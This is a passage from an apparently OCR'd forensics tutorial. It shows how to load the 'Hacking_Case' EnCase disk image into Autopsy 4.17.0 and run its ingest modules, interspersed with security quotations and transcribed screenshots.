
Next, select the type of source. Select "Disk Image".

"I think computer viruses should count as life. I think it says something about human nature that the only form of life we have created so far is purely destructive. We've created life in our own image."

- Stephen Hawking



Select the Data Source. You need to download two Encase Images. Select the first part of th -e encase images downloaded.



Next, select all the ingest modules you want to run. Ingest modules are all the tests that can be run on the image to gather information about it. These ingest modules include tests like h-ash lookup, email parsing etc. We selected all.

"As we've come to realize, the idea that security starts and ends with the purchase of a prepackaged firewall is simply misguided."

- Art Witmann

Hacking_Case - Autopsy 4.17.0

Case View Tools Window Help

Add Data Source | Images/Videos | Communications | Geolocation | Timeline | Discovery | Generate Report | Close Case | Keyword Lists | Keyword Search

Add Data Source

Steps

1. Select Type of Data Source To Add
2. Select Data Source
3. **Configure Ingest Modules**
4. Add Data Source

Configure Ingest Modules

Run ingest modules on:

All Files, Directories, and Unallocated Space

- Recent Activity
- Hash Lookup
- File Type Identification
- Extension Mismatch Detector
- Embedded File Extractor
- Picture Analyzer
- Keyword Search
- Email Parser
- Encryption Detection
- Interesting Files Identifier
- Central Repository
- PhotoRec Carver
- Virtual Machine Extractor
- Data Source Integrity

Select All | Deselect All | History

The selected module has no per-run settings.

Extracts recent user activity, such as Web browsing, recently us...

Global Settings

< Back | Next > | Finish | Cancel | Help

Hacking_Case - Autopsy 4.17.0

Case View Tools Window Help

Add Data Source | Images/Videos | Communications | Geolocation | Timeline | Discovery | Generate Report | Close Case | Keyword Lists | Keyword Search

Add Data Source

Steps

1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. **Add Data Source**

Add Data Source

Processing data source and adding it to a local database. File analysis will start when this finishes.

Status

Adding: Documents and Settings/Mr. Evil/Local Settings/Temporary Internet Files/Content.IE5/PN0J7OQM/

*This process may take some time for large data sources.

Hacking_Case - Autopsy 4.17.0

Case View Tools Window Help

Add Data Source | Images/Videos | Communications | Geolocation | Timeline | Discovery | Generate Report | Close Case | Keyword Lists | Keyword Search

- Data Sources
- Views
  - File Types
  - Deleted Files
  - File Size
- Results
  - Extracted Content
    - Extension Mismatch Dete
    - Web Bookmarks (6)
    - Web Cookies (24)
  - Keyword Hits
    - Single Literal Keyword Se
    - Single Regular Expressio
  - Hashset Hits
  - E-Mail Messages
  - Interesting Items
  - Accounts
- Tags
- Reports

Add Data Source

Steps

1. Select Type of Data Source To Add
2. Select Data Source
3. Configure Ingest Modules
4. **Add Data Source**

Add Data Source

Data source has been added to the local database. Files are being analyzed.


1 Results

Save Table as CSV


< Back | Next > | Finish | Cancel | Help

Analyzing files from 4Dell Latitude CPi.E01 | 4% | (1 more...) | 4

Autopsy will start analyzing the image. It may take some time to completely analyze the imag-e. However, it will start displaying findings as soon as it finds them. Let the image analysis fi-nish.



After the image analysis is finished, all the extracted information can be found on the left side of the program window.

